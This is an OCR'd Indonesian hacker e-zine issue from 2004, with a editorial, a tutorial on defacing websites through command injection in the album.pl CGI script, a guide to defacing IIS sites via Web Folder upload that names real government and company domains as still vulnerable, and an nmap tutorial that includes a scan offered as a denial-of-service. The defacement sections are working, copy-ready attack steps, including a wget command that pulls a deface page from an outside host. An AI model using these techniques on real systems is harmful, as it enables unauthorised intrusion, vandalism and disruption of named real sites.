
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]



TableofContent
EZINE#6



***/0x65|0x63|0x68|0x68/* - staff present .....**

ezine relase 06

~~~~~~~~~~~~~~~~

(Mei - Juni 2004)

[editor]

~~~~~~~~~


SALAM HACKING,

30 Juni 2004 ; akhirnya ezine 6 dapat di rilis dengan selamat tanpa kurang satu apapun . Tak lebih dan tak kurang dari waktu yang di tentukan (bukan di sengaja lo :P) , tetapi ada beberapa hal yang membuat kami (baca : echo |staff) sangat 'tepat' waktu untuk merilisnya.

Sebelum kami mengeluh lebih banyak, ijinkan kami (baca : idem yang di atas) untuk menceritakan beberapa hal yang sudah mengubah dan mewarnai lika liku perjalanan echo.or.id selama kurang lebih 2 bulan ini (baca : mei - juni 04), yang pertama adalah bahwa komunitas echo saat ini sudah tidak hanya di forum, milis dan -YM- (baca : yahoo messenger), tetapi atas 'kebaikan' hati the_day yang telah membuatkan #e-c-h-o di DALnet (akhir april 2004) sehingga komunitas echo sudah merambah Internet Relay Chat. Dan disitulah nantinya echo|staff dapat berkomunikasi dan memperbanyak'saudara'.Kedua, dalam dua bulan kebelakang (akhir april 2004) personil echo|staff bertambah sebanyak 2 personel baru yaitu K-159 (www.aikmel.com , #aikmel) dan c-a-s-e , yang sangat memberikan banyak kontribusi untuk echo|staff . Ketiga, Tepatnya Pertengahan bulan juni, personel echo|staff bertambah kembali dan menggenapkan jadi 8 orang personel setelah bergabungnya S`to (www.jasakom.com) yang semakin membuat echo|staff yakin untuk berdiri tegak membangun echo dan melangkah kedepan.

Tak sedikit pula hantaman, tiupan , dan terjangan masalah yang datang baik internal ataupun eXternal, tetapi syukurlah hal itu malah semakin membuat kami bertambah yakin dan yakin untuk tetap 'AVAILABLE' di Dunia Maya ini.

Akhir kata dari kami (baca: seperti diatas),semoga apa yang telah kami upayakan dapat terwujud dan apa yang kita (baca :komunitas TI di Indonesia) cita-citakan dapat tercipta sebagaimana mestinya, dengan ini teriring kata dari kami untuk mengucapkan " selamat menikmati " ezine yang akan kami suguhkan kali ini serta jangan lupa untuk selalu men'doa'kan kami agar dapat terus berkarya.



[donatur artikel]
~~~~~~~~~~~~~~~~~~

#kartubeben (m_beben)
inue
yudhax
Biatch-X

[shoutz]
~~~~~~~~

+ TUHAN YME " the 0ne and only " --help US , n help this COUNTRY "
+ kepada semua memberz newbie_hacker('biarlah semangat berbagi itu selalu membara')
+ kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja
+ kepada semua 'Security Industri'di INDONESIA ('kami akan mencoba untuk terus dapat berjalan disamping anda semua')
+ www.aikmel.com , www.jasakom.com
+ #e-c-h-o #aikmel #jasakom #kartubeben

[special note]
~~~~~~~~~~~~~~~


"This is it... this is where I belong..."

I know everyone here... even if I've never met them, never talked
to them, may never hear from them again... I know you all...

<The Conscience of a Hacker : the mentor>

[contact]
~~~~~~~~~~

Editor	: echostaff@echo.or.id
Submissions	: ezine@echo.or.id
Commentary	: ezine@echo.or.id
Url	: http://ezine.echo.or.id




[echo staff]
~~~~~~~~~~~~~

::nick:: ::status message::

y3dips laptop FORMATTED !! Hiks Hiks :(
the_day
moby \\..Graduated..NOW wh4t ???..\\
z3r0byt3 'still dont like linux but why linux still likes m3'
comex .... datang dan pergi tanpa suara .HANTUUuUuU.....
K-159
c-a-se
S`to 0ur selebrities :) Congrate dech mas ..

EZINE _--->
Echo Magazine a.k.a Majalah ECH0
-- > ----- ASELI GRATIISS Lho --->
Jangan Pernah Bertanya jika kamu bisa cari tau Jawabannya ..>>
? aja enize acab kag apanek <-----
~~~~~~~~~~~~~



D E F A C I N G W ! T H a l b u m . p l

Author: m_beben|| m_beben@gawab.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Assalamu'alaikum wr wb
Pa khabar semuanya ??? Penulis doain mudah-mudahan ente-ente semua sehat-sehat aja dalam lindungan Allah SWT. Amien... !


Hehehe... ini ke-3 penulis buat artikel yg insya Allah udah dimuat di dunia maya. Artikel pertama berhubungan dengan registry windows, kedua tentang pemograman python dan yang ketiga ya ini, yaitu : DEFACING UNDER ALBUM.PL BUG`S.

Sebenarnya bug album.pl itu udah lama lho, tetapi ya... entah mengapa masih aja ada yang vuln buat diacak-acak oleh kita-kita ini, ya para cracker... para defacer... para bugger... para newbiesss..para hacker ... para lamerzzz... para... pokoke para-para yang suka dengan bug-bug dech !!! Sabodo tuing dengan itu semua, ya gak ?!!!

Ehmm... ente semua masih sabaran khan denger ocehan ane atau... ente mulai gatal (maaf) pantat buat segera ber-album.pl ??? Wakakakakakaka .... ente ini bener gak sabaran banget sih ber-album.pl. Ingat bro, sabar itu disayang Tuhan... wakakakakak !!!!

Okeh, yang perlu ente siapin buat ngedukung aksi-aksi kita ini adalah :

1.Komputer , ente tahu sendiri untuk apa ini ?!!
2.Koneksi Internet , nah ini juga kudu musti ada, terserah cara ente dapatinnya, apa secara legal ato ilegal, tapi tanggung sendiri akibatnya lho !!!
3.Browser , lah.. lah.. kalo gak ada browser dengan apa ente mo surfing ??? apa dengan lynx (browser juga sih) ??? wakakaka... ato dengan telnet ??? ngaco ah !!!
4.Susu , ini buat nutrisi protein tubuh. Biar tambah gembrot juga okeh :P~~~
5.Cemilan , yah kalo ente-ente suka cemilan ya gak ada salahnya dibawa-bawa buat ngilangin suntuk ente, kalo gak mau cemilan kue tart bisa juga, but... apa ente sedang ultah ya ???
6.DLL , nah ini sih bisa berarti apa aja, misalnya: foto beben yg cihuyy, ato fotonya aderina yg muanisss banget !!!



Ok, semua perlengkapan perang kita udah lengkap semua khan ???
Okeh, it`s show time !!!

Buka browser anda ke alamat: www.google.com lalu ketikkan
keyword: allinurl: album.pl?full=1 atau kalo ente tahu keyword lain
yang bagus silahkan ente berkreasi dengan keyword-keyword ente tersebut.
Udah dapat blom target kita ??? ups... banyak banget ya target yang tampil
di jendela si google... but, apakah mereka semua itu vuln ??? ya gak dong
!!! harap dicatet, album.pl yang vurn selama penulis ngetest yaitu : V6.0
ke bawah but perjuangan masih teramat panjang lho.

Okeh, dapat target kita blom ??? kalo udah, kita sikat aja terus tuh target.
Cara menikmati album.pl ini kudu sungguh-sungguh dengan seluruh ekspresi jiwa kita.

So, bagaimana cara mengeksploitasi tuh target yang V6.0 ke bawah ???
Caranya sih mudah aja kok, tinggal tambahin ;configfile=|your unix command here|
ke kotak address IE alamat target kita, misalnya album.pl target kita berada di :

www.target.com/cgi-bin/album.pl atau
www.target.com/cgi-bin/album.pl?full=1;function=upload
nah tinggal kita tambahin aja
www.target.com/cgi-bin/album.pl?full=1;configfile=|ls -la|
Gimana, ternyata mudah bukan ???

Lah terus, gimana dong cara deface-deface yang penulis janjikan itu ???
Hayoo... buruan share ilmunya ke kita-kita dong !!!
Jangan pelit-pelit macam senior-senior yang lagaknya sok hebat dan sok cool
dengan diem ajee... hayoo... kita-kita para newbiesss dah gak sabaran buat
deface-deface !!!


Okeh-okeh... sabaran dikit napa sih ?!!!
Langkah awal untuk dapat mendeface adalah melihat id kita dengan cara :

www.target.com/cgi-bin/album.pl?full=1;configfile=|id|

Apakah id kita cukup untuk menulis di target kita. Terkadang para target
men-set bahwa yang bisa menulis di sana hanyalah user dia sendiri sedangkan
id yang menjalankan apache adalah www. Kita bisa melihat id user yang menulis
di server dengan menggunakan command ls –la, caranya:

www.target.com/cgi-bin/album.pl?full=1;configfile=|ls -la|

Lalu kita bandingkan dengan id yang kita dapatkan. So, menurut penulis untuk
deface dengan target yang berbeda antara id yang menulis di server dengan id
yang menjalankan server ini buang-buang waktu saja dan cenderung penulis



tinggalkan. Hehehehe...
yang namanya manusia itu khan memang maunya enak aja, apalagi macam kita-kita ini para newbiesss, para lamerzzz, para script-kiddiesss, para buggerzzz, para...
pokoke para-para maniak dengan defacer deh.

So, jika kita mendapati id kita sama dengan id yang menulis di server, hehehe...
itu artinya kita mendapatkan harta kirun Jadi tunggu apalagi,
it`s show time for DEFACING !!!

Langkah kedua yaitu mengecek directory aktif kita dengan cara :
www.target.com/cgi-bin/album.pl?full=1;configfile=|pwd|


Lalu di target kita akan muncul directory aktif kita, misalnya yang muncul adalah /home/beben/public_html/cgi-bin , nah itu directory aktif kita simpan dulu ato kita copy dulu. Selanjutnya kita mengecek daftar-daftar di directory public_html buat ngepastiin apa iya file index-nya di simpan di sana. Kadang penulis temuin kalo di public_html itu masih ada beberapa directory dan ternyata file index tidak di simpan di sana melainkan di /home/beben/public_html/www nah-nah...

jadi itulah gunanya mengecek So, cara ngeceknya gimana ??? Weks, cukup gunain command ls –la aja kok dikombinasikan dengan directory yang kita dapatkan dengan command pwd. Contohnya:
www.target.com/cgi-bin/album.pl?full=1;configfile=|ls -la /home/beben/public_html|

Jadi misalnya kita dapatin directory aktif kita di /home/beben/public_html/cgi-bin maka kita hapusi cgi-bin-nya, kalo directory target kita berada di /home/beben/public_html/cgi-bin/album maka yang dihapusi /cgi-bin/album-nya Ngerti khan!!

Langkah ketiga setelah kita mendapatkan posisi index adalah membackup index itu sendiri. Sebenarnya ini bukanlah hal wajib namun kudu dibiasain, soalnya kita ini bukanlah perusak, tugas kita hanyalah mengingatkan admin target bahwa systemnya ada lubang dan bug. Ingat, itulah tugas utama kita, jadi kita bukan hanya mendeface tanpa alasan demi kepuasan saja, tetapi mengingatkan admin akan kelemahannya itulah tugas kita. Akan lebih baik lagi kalo kita memberitahukan di bagian mana dari systemnya yang terdapat lubang .

Okeh, kita kembali ke channel yang sama masih bersama penulis dalam tema : DEFACING UNDER album.pl (macam penyiar radio aja yee... ?). Apa tadi lanjutannya... Oh iya,
langkah ketiga adalah membackup indexnya dengan cara menggunakan command cp , contohnya :
www.target.com/cgi-bin/album.pl?full=1;configfile=|cp /home/beben/public_html/index.html /home/beben/public_html/index.old|



Gimana, mudah khan... dan langkah keempat adalah... defacing !!!

Wakakakaka... ini bagian yang paling penulis nikmati, di sini penulis bisa berkreasi sepuas penulis untuk mendeface target dengan kata-kata puitis penulis. Untuk cara ini, penulis sering menggunakan command wget dan command echo. Kelebihan wget dibandingkan dengan echo adalah... kalo pada wget kita bisa bebas berkreasi, karena kita tinggal menanam file index kita di hosting gratisan dan tinggal kita wget, but pada echo penulis cenderung hanya menuliskan sebaris kata-kata saja, misalnya:

m_beben, K-159, the_day, y3d1ps, cyber_error, jaultop, and all op from #kartubeben #e-c-h-o #aikmel #cloning was here touched your system, so quickly to patch your system.

Nah, gimana ??? Gak sabaran mo deface yah ??? Okeh, kita mulai dari command echo. Cara menggunakan command echo yaitu echo "pesan kita" > <directory index>/index.html,
contohnya :
www.target.com/cgi-bin/album.pl?full=1;configfile=|echo "tuliskan pesan anda di sini" > /home/beben/public_html/index.html|

Lalu untuk command wget caranya
wget <index yang mau diambil> -O <directory aktif>/index.html, contohnya :


www.target.com/cgi-bin/album.pl?full=1;configfile=|wget www.geocities.com/kartubeben/defaced.html -O /home/beben/public_html/index.html|

Tetapi harap diingat lho, gak selamanya lho file index itu bernama index.html, terkadang bisa berupa index.htm, default.html, default.htm, home.html, home.htm, index.asp, index.php, index.shtml, index.cfm, pokoke terserah yang punya target mo kasih ada nama default index-nya dia. Emang itu urusan penulis !!!

Okeh, ada pertanyaan apa enggak ??? Gimana, udah mengerti semuanya khan ??? Kalo belom ngerti silahkan ente tanya-tanya ke yang ahlinya, kalo ente tanya ke ane mungkin jawabannya akan berbelit-belit. So, mari bersenang-senang dengan defacing


To be continue... (the matrix)

Aku, bagian dari kesendirian
diamku sepi di pojok sunyi
temaram gelap semakin menghitam
dilorong-lorong
dilabirin-labirin
:lolong asa jatuh menggelima
Hanyakah aku ?



penuntas takdir dilain malam…
:ada takdir dalam tiap nafas

Thanks to : K-159 (the person who teaching me), bang yudhax, bang the_day dan y3d1ps, cyber_error a.k indi, nixell, cengoh_boy, jaultop as farel, btx_45 yang asik bobok aja, and allcrew of #kartubeben, #e-c-h-o, #aikmel, #postgres, #kahmi,#cloning, #kesawan, #pahpoh, #ccspower, and all my friends who cannot I said the name.



D E F A C E U N D E R web F OldeR

Author: #kartubeben crew @ Dalnet || m_beben@gawab.com
Online @ www.echo.or.id :: http://ezine.echo.or.id


Pernah gak liat situs-situs pertamina.com, transtv.co.id, bengkulu.go.id, bandaaceh.go.id, pom.go.id, setkap.go.id, usni.ac.id, inaweb.co.id di deface ama sekelompok hacker, entah itu dari #aikmel, atawa #e-c-h-o dari echo staff atau bahkan dari #antihackerlink
(hiks, kalo #kartubeben gak terlalu banyak ngedefacenya >_<).

Ternyata kalo kita perhatikan seksama target-target tersebut, ternyata para target memiliki kesamaan lho. Pertama server berjalan di OS win2000 dan kedua servernya adalah IIS 5.0/6.0.Trus... apakah mendeface mereka merupakan suatu pekerjaan yang sulit ??? Berani bertaruh anda pasti tidak akan percaya, ternyata mendeface target-target di atas semudah copy-paste .Enggak percaya ? Simak aja ulasan penulis berikut ini Untuk mendukung penuh aksi kita, bahan-bahan yang musti disiapkan adalah :

- komputer, tanpa komputer gimana kita bisa bekerja ???
- koneksi internet, terserah anda mau melakukan koneksi melalui apa, mau yang legal ato ilegal itu urusan anda
- OS win98/ME/2000, karena penulis sering deface dengan menggunakan win98 maka pada ulasan kali ini kita menggunakan contoh win98 aja untuk defacenya.
- browser, nah kalo ini gak terlalu penting banget sih, Cuma buat ngeliat hasil deface kita di internet
- cemilan, kalo anda suka lapar jika sedang internet, bisa kok bawa cemilan, tapi hati-hati... kebanyakan cemilan tidak bagus untuk diet anda
- DLL, ini bisa berarti apa saja, bisa berupa foto beben yang kerenzzz abiss ato fotonya aderina yang muaaniisssss banget...

Gimana, udah terkumpul semua peralatan perang kita ???
It`s SHOW TIME !!!


Pertama buka situs search engine kesayangan anda, kalo penulis sering menggunakan google. Ketikkan keyword yang berhubungan dengan IIS, misalnya allinurl: *.asp , atau allinurl: _vti_* , jika anda mau mencari situs pemerintah gunakan saja keyword web: go.id. Jika anda masih belum yakin dengan server target, silahkan anda mengeceknya di www.netcraft.com



----------=[DEFACE FROM HERE !!!]=----------
Kita ambil contoh target kita adalah www.inaweb.co.id
Oke, kita langsung aja secara bertahap
buka My Computer, lalu lihat icon Web Folder di sana
klik 2x icon Web Folder tersebut, kemudian
klik 2x icon Add Web Folder
lalu isi url target di popup yang muncul (misalnya target kita adalah www.inaweb.co.id maka isikan url tersebut ke sana)
klik next kemudian finish (ini tergantung koneksi)
kemudian klik 2x pada folder yang terbentuk tersebut
kemudian silahkan copy-paste-kan file index.htm yang sudah anda buat dan anda save di komputer anda ke sana/target
proses deface selesai.

Untuk pembelajaran, site-site yang masih vurn saat penulis menulis artikel ini adalah :
owww.inaweb.co.id
owww.pom.go.id
owww.pantaupemilu.or.id
owww.mustovs.com
owww.iso-tip.com
owww.bandaaceh.go.id
odll

Greetz to : - the_day the person who teaching me about it,
- K-159 (orang yang telah membuka wawasan penulis tentang defacing) dari #aikmel,
- bang yudhax ‘n Tukang^Sate dari #postgres,
- bang y3d1ps dari #e-c-h-o aka echo staff,
- bang |N|E|O| dari #x-zone community,
- cyber_error, nixell and sXe from #kartubeben,
- k-linux ‘n Aves from #balihack,
- jaultop (the big dog of HOMO ASSOCIATION) from #cloning,
- and all #neraka crew @ Allnetwork.



[:: Scanning with Nmap ::]

Author: Biatch-X || blu3_oxygen@phreaker.net
Online @ www.echo.or.id :: http://ezine.echo.or.id


/* INTRO */

Nmap adalah Tool untuk eksplorasi jaringan, secara ekslusif menjadi salah satu tool andalan yang sering digunakan oleh Administrator Jaringan, Pen-Test (IT Developer yg dibayar untuk mencari Hole pada System Jaringan) serta Attacker (hayooo.... yg masuk kategori ini siapa ? :d).
Tool ini digunakan sebagaimana namanya yaitu Penjelajah System Jaringan (Network Mapper, Network Exploration Tool).
Dengan Nmap kamu bisa melakukan Probing (probe) keseluruh jaringan dan mencari tahu service apa yang aktif pada port yang lebih spesifik. Buka saja hanya itu tapi juga mencampur fingerprinting (Banner Grap) yang bisa membandingkan dan memberikan estimasi akan apa jenis Sistem Operasi (OS) target. Nmap juga mempunyai banyak kelebihan atau Flags yang akan memanipulasi bagaimana cara dia (Nmap) melakukan Scanning, kamu hanya perlu melakukan tcp()connect scanning yang akan membuat full connection ke host atau syn scanning juga biasa dikenal (a.k.a) Half Connection (ini susah negh jelasin half connection), testing Firewall atau mencari tahu apakan ada Firewall atau Packet Filter, Idle Scan (pembahasan mengenai Idle Scan, tunggu di Ezine selanjutnya yahh... :d) yang akan melakukan Spoofing (menyembunyikan IP kamu) ke Host yang lain atau memakai Decoy (host umpan) yang akan membuat JeJaK (trace) kamu semakin susah dilacak. Nmap kompetibel dengan Linux/BSD Family (*nix) dan W*ndows, walaupun aku akan menjelaskan penggunaan Nmap melalui Linux, tapi versi yang di W*ndows sama dengan yang di Linux.

Tambahan : aku memakai Linux Distro Debian dan Nmap v3.50 (http://www.insecure.org)

/* Pilihan dan Flags */

Nmap 3.50 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
-sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
-sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
-sV Version scan probes open ports determining service & app names/versions
-sR/-I RPC/Identd scan (use with other scan types)




Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
-F Only scans ports listed in nmap-services
-v Verbose. Its use is recommended. Use twice for greater effect.
-P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
-6 scans via IPv6 rather than IPv4
-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
-n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
-iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
--interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.host-target.com 192.168.0.0/16 '192.88-90.*.*'

****
* Syn/Stealth Scanning. -sS TCP SYN stealth port scan
****

barracuda:/home/vQ# nmap -sS 203.130.254.xx


Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 15:37 WIT
Interesting ports on xx.subnet254.astinet.telkom.net.id (203.130.254.xx):
(The 1636 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
111/tcp open rpcbind
135/tcp filtered msrpc
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
143/tcp open imap
199/tcp open smux
443/tcp open https
445/tcp filtered microsoft-ds
465/tcp open smtps
587/tcp open submission
593/tcp filtered http-rpc-epmap



```
993/tcp  open     imaps
995/tcp  open     pop3s
3128/tcp open     squid-http
3306/tcp open     mysql
6000/tcp open     X11

Nmap run completed -- 1 IP address (1 host up) scanned in 115.478 seconds
```

** Perhatikan port 135,137,138,139,445 dan 539 di filter, Biasanya port yang di Filter menjalankan firewall. **

```
**************************************************************
*          TCP()Connect Scanning. -sT TCP connect() port scan
**************************************************************

barracuda:/home/vQ# nmap -sT 203.130.254.xx

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-06-24 15:50 WIT
Interesting ports on xx.subnet254.astinet.telkom.net.id (203.130.254.xx):
(The 1636 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
110/tcp  open     pop3
111/tcp  open     rpcbind
135/tcp  filtered msrpc
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  filtered netbios-ssn
143/tcp  open     imap
199/tcp  open     smux
443/tcp  open     https
445/tcp  filtered microsoft-ds
465/tcp  open     smtps
587/tcp  open     submission
593/tcp  filtered http-rpc-epmap
993/tcp  open     imaps
995/tcp  open     pop3s
3128/tcp open     squid-http
3306/tcp open     mysql
6000/tcp open     X11
```



Nmap run completed -- 1 IP address (1 host up) scanned in 41.839 seconds

Hal lain yang dapat kamu lakukan dengan -sT scanning adalah DoS (Denial of Service) sebuah Host.
seperti contoh dibawah ini..... (don't blame me for this.....!!)

barracuda:/home/vQ# nmap -T 5 -M 1000 -sT 203.130.254.xx
Warning: Your max_parallelism (-M) option is absurdly high! Don't complain to Fyodor if all hell breaks loose!
berhubung target tujuan sudah memakai Stack-Guard (maka tidak terjadi kerusakan), tapi apabila anda melakukan ini ke Host yang running W*ndows XP kemungkinan 95% akan mengalami Crash.
bila kamu perhatikan bahwa aku memberi nmap -T 5 -M 1000,


"Flag" -M adalah "Flag" untuk menggunakan jumlah maksimal "socket" yang digunakan oleh Nmap dan 60 "Socket" sudah bisa dikategorikan banyak (dan diatas aku memakai 1000 !! tapi sangat efektif euY....)

"Flag" -T adalah "Flag" untuk mengatur kecepatan scanning oleh Nmap. 0 yang terpelan dan 5 yang tercepat.
0 = Paranoid Mencoba menghindari deteksi IDS,tak ada scanning pararel, menunggu 5 menit sebelum mengirim tiap paket, so.... it really f*cking slow !
1 = Sneaky Juga mencoba untuk menghindari deteksi IDS, tak ada scanning pararel, menunggu 15 detik sebelum mengirim tiap paket...
2 = Polite Tetap sangat lambat, akan terdeteksi oleh semua jenis IDS. menunggu sekitar 0.4 detik tiap paketnya. kira-kira 1 detik/paket.
3 = Normal kecepatan scanning standard nmap, yaitu scanning secepat mungkin tanpa resiko DoS.
4 = Aggressive sangat bagus untuk Network yang cepat (High Speed Broadband),mampu menembus firewall dan jaringan yang ter-filter.
5 = Insane a.k.a GeNdHeNg (gila), kamu akan kehilangan beberapa informasi direkomendasikan untuk Sweeping Network.

****
* UDP scan -sU UDP port scan
****

barracuda:/home/vQ# nmap -sU 203.130.254.xx

Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 16:17 WIT
Interesting ports on xx.subnet254.astinet.telkom.net.id (203.130.254.xx):
(The 1463 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
53/udp open domain



69/udp filtered tftp
111/udp open rpcbind
135/udp filtered msrpc
137/udp filtered netbios-ns
138/udp open netbios-dgm
139/udp filtered netbios-ssn
161/udp open snmp
162/udp open snmptrap
445/udp filtered microsoft-ds
1434/udp filtered ms-sql-m
3130/udp open squid-ipc
3401/udp open squid-snmp
32768/udp open omad
32770/udp open sometimes-rpc4

Nmap run completed -- 1 IP address (1 host up) scanned in 2112.724 seconds

